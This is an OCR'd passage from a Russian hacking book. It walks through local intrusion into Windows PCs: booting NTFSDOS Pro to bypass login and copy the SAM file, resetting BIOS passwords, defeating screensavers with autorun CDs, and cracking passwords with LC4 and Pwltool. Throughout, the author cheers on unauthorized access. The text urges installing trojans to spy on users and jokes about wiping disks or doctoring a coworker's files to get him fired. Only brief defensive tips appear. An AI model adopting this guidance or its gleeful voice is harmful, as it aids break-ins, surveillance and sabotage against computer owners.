


Рис. 5.6. Диалог с сообщением о начале инсталляции NTFSDOS Pro

> Щелкните мышью на кнопке **Next** (Далее), чтобы начать копирование файлов (Рис. 5.7).




Рис. 5.7. Копирование информации на дискеты

В последовательно отображаемых диалогах следует в ответ на приглашение (Рис. 5.7) помещать дискеты в дисковод и щелкать мышью на кнопке **Next** (Далее) для копирования файлов. При использовании системы Windows XP будут созданы две дискеты с исполняемым файлом **NTFSPRO.EXE** и связанными

с ним файлами, которые позволят монтировать диски NTFS и работать с ними. При использовании Windows NT/2000 будет создана только одна дискета. Дополнительно будет скопирована дискета с файлами программы **NTFSCHK.EXE,** позволяющей выполнить проверку дисков NTFS.

По завершении копирования файлов отобразится диалог (Рис. 5.8) с сообщением о создании набора дискет NTFSDOS Professional.




Рис. 5.8. Диски NTFSDOS Pro готовы

> Щелкните мышью на кнопке **Finish** (Завершить), чтобы завершить работу мастера.

Теперь вы готовы работать с программой NTFSDOS Pro, что не вызывает особых затруднений. Для этого следует установить в дисковод первую дискету NTFSDOS Pro и перезагрузить компьютер с этой дискеты. После этого, не вынимая дискету из дисковода, следует запустить исполняемый файл **NTFSPRO.EXE,** который смонтирует диски NTFS компьютера. Последующая работа с этими дисками, как и со всем компьютером, выполняется с помощью команд MS-DOS так, как это делается при использовании файловых систем FAT и FAT32, причем утилита NTFSDOS Pro поддерживает длинные имена файлов и папок.

Загрузив систему MS-DOS и обеспечив поддержку NTFS, вы можете безо всяких помех со стороны системы входной регистрации Windows 2000/XP делать с системой что угодно. Вы сможете копировать файлы, форматировать жесткий диск (зачем - дело ваше), и выполнять другие, не менее увлекательные действия, которые едва ли понравятся хозяину компьютера. Однако, если вы - уважающий свое время и труд хакер, вам, прежде всего, следует подумать о будущем и заняться делом. Например, полезно встроить в только что взломанную систему различные инструменты для облегчения последующего доступа, что достигается установкой трояна, который будет сообщать вам обо всех действиях пользователей. Также очень неплохо скопировать на свой носитель информации разные файлы и папки

взломанной системы для последующего изучения - и не забудьте о базе SAM, которая, напоминаем, находится в каталоге **корень_системы/system32/config**.

Что делать дальше с файлом SAM, мы опишем чуть далее, в разделе «Взлом базы SAM», а пока подумаем вот над чем. Все эти наши действия молчаливо предполагали, что параметры BIOS компьютера установлены так, что они разрешают загрузку системы со съемных носителей. Однако хозяин системы, не будучи законченным ламером, вполне в состоянии запретить такую загрузку и закрыть доступ к программе Setup паролем BIOS (это стандартное правило политики безопасности - но кто ему следует...). Следовательно, хакер должен взломать эту защиту BIOS.

Взлом паролей **BIOS**

Параметры BIOS материнской платы хранятся записанными в микросхему постоянной памяти ПЗУ (Постоянное запоминающее устройство), сохраняющей информацию при выключении питания компьютера. Если при загрузке системы в определенный момент нажать клавишу Delete, то отобразится диалог программы Setup, с помощью которой можно настраивать параметры BIOS, в том числе пароль и разрешение на загрузку со съемного носителя. Введенные значения сохраняются в перепрограммируемой памяти CMOS. Набор параметров BIOS и внешний вид диалога Setup сильно зависят от типа BIOS и с их содержимым лучше всего познакомиться в документации на материнскую плату.

Вообще-то пароли BIOS никогда не считались надежной защитой, поскольку их установку очень легко отменить простыми манипуляциями с оборудованием компьютера. Дело в том, что память CMOS требует постоянного электропитания, которое обеспечивает маленькая батарейка на материнской плате. Если батарейку снять, микросхема с памятью CMOS разрядится, и при загрузке системы BIOS будут использованы параметры, установленные по умолчанию в микросхеме ПЗУ, которые открывают доступ к настройкам BIOS. Так что главное - это суметь открыть корпус компьютера и произвести манипуляции с материнской платой (конечно, на выключенном компьютере!). Это не так-то просто, учитывая, что некоторые производители материнских плат и корпусов снабжают свои изделия защитой от вскрытия корпуса. Но это уже как повезет.

Если батарейка впаяна в материнскую плату, то лучше всего не возиться с паяльником, а просто закоротить две перемычки (джампера), которые, как правило, устанавливаются на материнской плате специально для очистки памяти CMOS. Положение этих джамперов можно выяснить по документации на материнскую плату, или найти методом «научного тыка», т.е. просто замыкая все пары джамперов вблизи микросхемы BIOS. Надеемся, что вам повезет; но что делать, если и тут ничего не вышло?

В этом случае можно прибегнуть к такому методу обхода паролей BIOS - попытаться использовать *универсальные пароли,* пригодные для любых программ Setup - списки таких паролей можно найти на хакерских сайтах и книгах по хакингу, к примеру, в [8], [10].

Обсудим еще одну интересную возможность. На некоторых Web-сайтах и компакт-дисках можно найти программы для чтения паролей BIOS. По сугубо личному мнению автора польза от таких программ для взлома доступа к системе сомнительна - ведь чтобы запустить такую программу, нужно вначале загрузить на компьютер операционную систему, а если вы это сумеете сделать, то зачем вам утилита взлома BIOS? Вдобавок ко всему прочему, такие программы пишутся программистами-любителями, поэтому эти программы порой способны нарушить работу компьютера, причем с тяжелыми последствиями; другая опасность связана с возможным заражением вирусами.

Тем не менее, на Рис. 5.9 представлен пример работы программы **amipswd.exe** группы известных авторов такого рода инструментов, извлекающей пароли BIOS фирмы AMI из памяти CMOS компьютера. Как видим, пароль извлечен - но ведь для этого хакеру уже потребовалось войти в систему! Ну может, когда-нибудь и пригодится...




Рис. 5.9. Пароль BIOS взломан!

Взлом паролей экранной заставки

Ну хорошо, с паролями BIOS мы управились, и вряд ли это было такой уж сложной задачей. Вообще-то, настройку BIOS способны выполнить, как правило, люди достаточно опытные, которых отнюдь не большинство, поэтому защита BIOS паролями - не слишком распространенная практика. Тем не менее, стандартная политика безопасности организации запрещает оставлять компьютеры без защиты, даже при кратковременном уходе с рабочего места. Как же это сделать - выйти из системы, и снова войти по возвращении? Но это крайне неудобно, поскольку предполагает закрытие документов, остановку работы приложений, закрытие соединений, и т.д. - короче говоря, разрушает рабочий стол пользователя.

Однако есть один выход, предусмотренный разработчиками Windows - запуск экранной заставки с паролем. В Windows 95/98/NT/2000/XP имеются встроенные заставки с парольной защитой, однако удобнее использовать программы электронных заставок сторонних производителей, поскольку они запускаются самими пользователями, а не автоматически, по прошествии некоторого времени, как это делается в Windows. Одной из наиболее удачных программ такого рода можно считать утилиту ScreenLock компании iJen Software. По мнению автора, основное преимущество такой утилиты - это принуждение пользователя задавать *новый* пароль при каждом запуске, что исключает необходимость запоминания пароля и затрудняет его взлом.

Заставки с паролем, предоставляемые системами Windows 95/98, по сути являются единственным методом защиты этих компьютеров от несанкционированного входа в систему, поскольку входная регистрация пользователей Windows 95/98 фактически выполняет только загрузку пользовательских профилей. Если вместо ввода пароля входной регистрации нажать на клавишу Esc, то произойдет вход в систему со стандартными настройками. Таким образом, для преодоления защиты заставкой с паролем систем Windows 95/98 следует только перезагрузиться.

Если же перезагрузка нежелательна, поскольку разрушает рабочий стол компьютера, демаскирует взломщика звуками, издаваемыми компьютером при перезапуске, требует некоторого времени и т.д., то у хакера имеются в запасе еще два метода. Первый - извлечение паролей заставки Windows 95/98, хранимых в системном реестре Windows 95/98 с помощью специальных программ, например, 95sscrk. Запуск этой программы из командной строки Windows 95/98 приводит к отображению введенного пароля экранной заставки, как показано на Рис. 5.10.




Рис. 5.10. Пароль экранной заставки взломан!

Другой, более эффективный метод извлечения паролей из реестра Windows - использование функции автозапуска систем Windows. Если в устройство CD-ROM установить компакт-диск, то компьютер, при включенной функции автозапуска, автоматически загрузит программу, указанную в файле **Autorun.ini,** причем в обход заставки с паролем систем Windows 95/98 (но не систем Windows 2000/XP). То же самое касается программ экранных заставок независимых производителей - большинство из них (включая ScreenLock) «пропускают» атаку с помощью автозапуска компакт-дисков на компьютерах Windows.

Таким образом, функция автозапуска - это прекрасный метод локального вторжения в компьютер, поскольку для его применения достаточно создать компакт-диск с файлом **Autorun.ini,** в котором указан автозапуск записанной на CD-ROM хакерской программы. Далее, пока хозяин компьютера гуляет по коридору, надеясь на защиту экранной заставки с паролем (если она еще запущена), хакер помещает в дисковод свой компакт-диск с автозапуском инсталляционных файлов. Пять-десять минут «работы» - и на компьютере «ламера» сидит троян, который «стучит» по сети своему хозяину обо всех действиях пользователя! А всего то и делов...

Имеется даже программа, называемая SSBypass **(http://www.amecisco.com),** которая, используя автозапуск, взламывает пароль экранной заставки Windows 95/98 и отображает его пользователю. Программа SSBypass стоит около $40, но ее ценность представляется небесспорной. Все, что нужно для защиты от таких атак - это отключение функции автозапуска компьютера, что делается с помощью стандартных процедур настройки системы Windows.

Расширение привилегий

Так или иначе, не мытьем, так катаньем, хакеру удалось загрузить операционную систему и получить доступ к ресурсам компьютера. Само собой, это уже хорошо, и для личностей, вроде доктора Добрянского (см. Главу 1) вполне достаточно - теперь можно очистить жесткий диск компьютера этого ламера, или так откорректировать документы своего «друга», что его выгонят с работы (вот потеха-то!), или... Ну, в общем, читайте журнал «Хакер» и информацию на Web-сайтах.

Серьезный же хакер, потратив столько трудов, чтобы попасть в столь привлекательное место, как чужой компьютер, должен попытаться извлечь из этого максимум пользы. Самое главное на этом этапе - получить права доступа к максимально большому объему ресурсов компьютера.

В компьютерах Windows 95/98 любой вошедший в систему пользователь имеет одинаковые права, так что перед хакером стоит лишь задача взлома доступа к ресурсам компьютера. В компьютерах же Windows NT/2000/XP для этого необходимо зарегистрироваться под учетной записью с высокими привилегиями, лучше всего с привилегиями администратора.

Как указывалось в Главе 4, один из путей решения этой задачи - взлом базы SAM компьютера, хранящей пароли учетных записей в шифрованном виде. Посмотрим, что для этого можно сделать.

Взлом базы SAM

Чтобы взломать базу SAM, вначале следует получить доступ к файлу SAM. Для этого можно прибегнуть к описанной выше утилите NTFSDOS Pro, загрузить систему MS-DOS компьютера и скопировать файл SAM из системной папки компьютера **/корень_системы/system32/config** на дискету. Далее этот файл может быть использован для дешифрования какой-либо программой, например, LC4 - новейшей версией широко известной программы LOphtCrack **(http://www.atstake.com).**

На Рис. 5.11 представлено окно приложения LC4 с открытым меню **Import** (Импорт).

Как видим, возможности программы LC4 позволяют извлекать пароли учетных записей различными методами, включая снифинг локальной сети и подключение к другим сетевым компьютерам. Для взлома паролей в SAM следует выполнить такую процедуру:

> Выберите команду меню **File * New Session** (Файл ◆ Создать сеанс). Отобразится диалог, подобный Рис. 5.11.




Рис. 5.11. Возможности взлома паролей у программы LC4 весьма обширны

➤ Выберите команду меню **Import ◆ Import From SAM File** (Импорт ◆ Импорт из файла SAM). На экране появится сообщение о недоступности файла SAM.

- Нажмите кнопку OK и загрузите в появившемся диалоге файл SAM, полученный при взломе компьютера **Alex-3**.
- В отобразившемся диалоге (Рис. 5.12) выберите команду **Session ◆ Begin Audit** (Сеанс ◆ Запуск аудита) и запустите процедуру взлома паролей учетных записей.




Рис. 5.12. Ход процедуры взлома SAM отображается в панели справа

В зависимости от сложности пароля, время, необходимое для взлома SAM, может быть весьма велико. При благоприятном исходе отобразится диалог, показанный на Рис. 5.13, в котором представлены взломанные пароли SAM.




Рис. 5.13. Пароли базы SAM *взломаны!*

Все это очень интересно, поскольку теперь мы знаем пароль учетной записи администратора - 007 и, следовательно, можем делать с компьютером что угодно. Время, потраченное на взлом пароля, составляет около 5 минут на компьютере Pentium 2 с частотой процессора 400 МГц. Такая скорость обусловлена простотой пароля - всего три цифры, что позволило программе LC4 быстро перебрать все комбинации цифр и символов.

Для настройки процедуры взлома в программе LC4 применяется диалог **Auditing Options For This Session** (Параметры аудита для текущего сеанса), представленный на Рис. 5.14.




Рис. 5.14. Параметры настройки процедуры взлома паролей

Как видим, параметры работы LC4 разделены на три группы:

Dictionary Crack (Взлом по словарю), в которой содержится кнопка **Dictionary List** (Список словарей), отображающая диалог для выбора словаря с тестируемым набором слов. Вместе с программой LC4 поставляется небольшой словарь английских слов, однако в Интернете можно найти весьма обширные словари, позволяющие хакеру быстро перебрать практически все общераспространенные слова английского языка. Отсюда понятно, почему не следует при выборе пароля использовать осмысленные словосочетания, например, имена, названия городов, предметов и т.д., поскольку все они элементарно взламываются словарной атакой.

Dictionary/Brute Hybrid Crack (Словарь/Комбинированный силовой взлом), где можно указать число цифр, добавляемых после и/или перед словом, выбранным из словаря, перед тестированием полученной строки. Так что если вы выберете себе пароль типа Password777, его взлом неминуем.

Brute Force Crack (Взлом грубой силой), где вы можете настроить взлом паролей прямым перебором всех комбинаций символов из указанного набора. Это наиболее трудоемкий взлом паролей, и его успех зависит от сложности паролей и мощности компьютера. В открывающемся списке **Character Set** (Набор символов) можно выбрать набор применяемых при взломе символов или, выбрав пункт **Custom** (Пользовательский), ввести в ставшее доступным поле **Custom Character Set (List each character)** (Пользовательский набор символов (перечислите каждый символ)) набор дополнительных символов. Установка флажка **Distributed** (Распределенный) предоставляет возможность вычислять пароль сразу на нескольких компьютерах. Для этого следует командой **File ◆ Save Distributed** (Файл ◆ Сохранить распределенный) сохранить файл сеанса в виде нескольких частей и исполнять их на нескольких компьютерах.

Программа LC4 представляет собой весьма мощный инструмент взлома защиты Windows NT/2000/XP. Мы еще вернемся к ней при обсуждении средств сетевого взлома компьютеров Windows, а сейчас познакомимся с популярной программой взлома систем Windows 95/98, называемой Pwltool.

Взлом файлов.pwl

В системах Windows 9x/Me все пароли хранятся в шифрованном виде в файлах **.pwl**, которые можно найти в корневом каталоге Windows. Применяемое шифрование настолько ненадежно, что его взлом стал любимым упражнением хакеров, создавших целый ряд утилит взлома, и одной из самых известных утилит ныне считается Pwltool **(http://soft4you.com)** Витаса Раманчаускаса (Vitas Ramanchauskas) и Евгения Королева (Eugene Korolev).

Вы можете спросить, а зачем нужно взламывать пароли Windows 9x/Me, если вход в систему вовсе не требует никаких паролей? Все дело в том, что файлы **.pwl** хранят кэшированные пароли доступа, например, к закрытым сетевым ресурсам, серверам NetWare, а также используются для хранения паролей различными приложениями Windows, например, для удаленного доступа. Так что тут есть чем поживиться, и программа Pwltool - хороший в этом помощник.

Основная программа пакета Pwltool называется RePWL, и она запускается командой меню **Пуск * Программа ◆ PwlTool Demo * Repwl** (Start ◆ Programs ◆ PwlTool Demo * Repwl). Главный диалог программы RePWL представлен на Рис. 5.15.




Рис. 5.15. Диалог Repwl предоставляет массу возможностей

Попробуем разобраться в возможностях программы Pwltool. Сразу после запуска программы в правой части окна **Cached passwords** (Кэшированные пароли) должны отобразиться все кэшированные системой Windows на данный момент пароли, но для демо-версии эти средства недоступны. Так что следующим шагом следует загрузить в программу файл **.pwl**, для чего следует щелкнуть на кнопке **Browse** (Просмотр), и в стандартном диалоге выбрать файл (обычно он находится в корневом каталоге системы Windows 9x/Me с именем вошедшего пользователя).

Если же вы хотите выбрать файл **.pwl** в общесетевых ресурсах, предварительно следует щелкнуть на кнопке PWL **File** (Файл PWL). Надпись на кнопке изменится, и превратится в **Net Name** (Сетевое имя). Последующий щелчок на кнопке **Browse** (Просмотр) отобразит диалог **Local Net Share's resources** (Общие ресурсы локальной сети), представленный на Рис. 5.16.




Рис. 5.16. Поиск файла .pwl в общесетевых ресурсах

В этом диалоге отобразятся все общие ресурсы локальной сети, к которой подсоединен компьютер. Щелчок на кнопке **Scan** (Сканировать) выполнит поиск всех общесетевых ресурсов. Кнопка **Filter** (Фильтровать) удалит из диалога все ресурсы с пустыми и известными паролями, щелчок на кнопке **Connect** (Подключиться) создает соединение с указанным мышью ресурсом, а щелчок на **Get** (Получить) - выбирает и загружает этот ресурс для взлома.

Щелчок на кнопке **User name** (Имя пользователя) в диалоге Repwl (Рис. 5.15) включает режим ввода имени пользователя с учетом регистра символов. По умолчанию в поле открывающегося списка справа от кнопки отображается имя текущего пользователя, но при желании здесь можно выбрать имена других пользователей компьютера. Если вы работаете с версией Windows 95 или Windows 3.1, то после ввода имени пользователя щелчок на кнопке **Glide** (Перескочить) позволяет извлечь все пароли из .pwl без знания входного пароля. Причина - в слабости шифрования формата .pwl старых версий Windows.

Если у вас есть какие-то предположения о пароле выбранного пользователя - например, вы знаете имя его любимой собачки, дату рождения и все такое прочее, то в поле **Password** (Пароль) вы можете проверить свои предположения, щелкнув на кнопке **CheckPass** (Проверить пароль) - и если повезет, то отобразится диалог типа приведенного на Рис. 5.17 с подтверждением корректности пароля.




Рис. 5.17. Пароль 007 успешно проверен!

Выбрав файл .pwl и указав имя пользователя, можно приступить к взлому паролей, хранящихся в файле .pwl. Программа Pwltool предоставляет для этого несколько инструментов, управление которыми выполняется на вкладках в нижней части диалога. По умолчанию программа отображает вкладку **Brute force** (Лобовой взлом), управляющую инструментом прямого взлома. Два счетчика в строке **Password length: From ... To ...** (Длина пароля: От ... До...) позволяют задать, соответственно, минимальную и максимальную длину тестируемой строки. Набор символов в тестируемой строке можно указать в поле Charset

String (Набор символов). Щелчок на кнопке **SearchPassword** (Найти пароль) приводит к появлению диалога с линейным индикатором, отображающим ход процесса поиска пароля (Рис. 5.18).




Рис. 5.18. Взлом пароля идет полным ходом

Если все завершится хорошо, то отобразится диалог, представленный на Рис. 5.17, с найденным паролем.

Вкладка **SmartForce** (Интеллектуальный взлом) в диалоге **Repwl** (Рис. 5.15) выполняет поиск пароля более интеллектуальным способом - при поиске пароля отбрасываются маловероятные комбинации символов, что резко увеличивает скорость поиска. Как ни странно, интеллектуальный поиск отбрасывает комбинации символов, наиболее пригодные для паролей, а именно, лишенные всякого смысла строки, типа sdyicorljn. Быть может, это и правильно, учитывая реалии нашего бытия…

Ну и, наконец, вкладка **Dictionary** (Словарь) управляет словарной атакой, когда тестируются слова из заданного словаря. Эта вкладка - то, с чего следует начать взлом, когда имеешь дело с «ламером», пренебрегающим политикой безопасности компьютера. Почти наверняка такие люди используют пароли, взятые из названий вещей, людей, животных, дат рождения, любимых книг, кинофильмов и т.д. Важно только быть в курсе их предпочтений - и дело сделано.

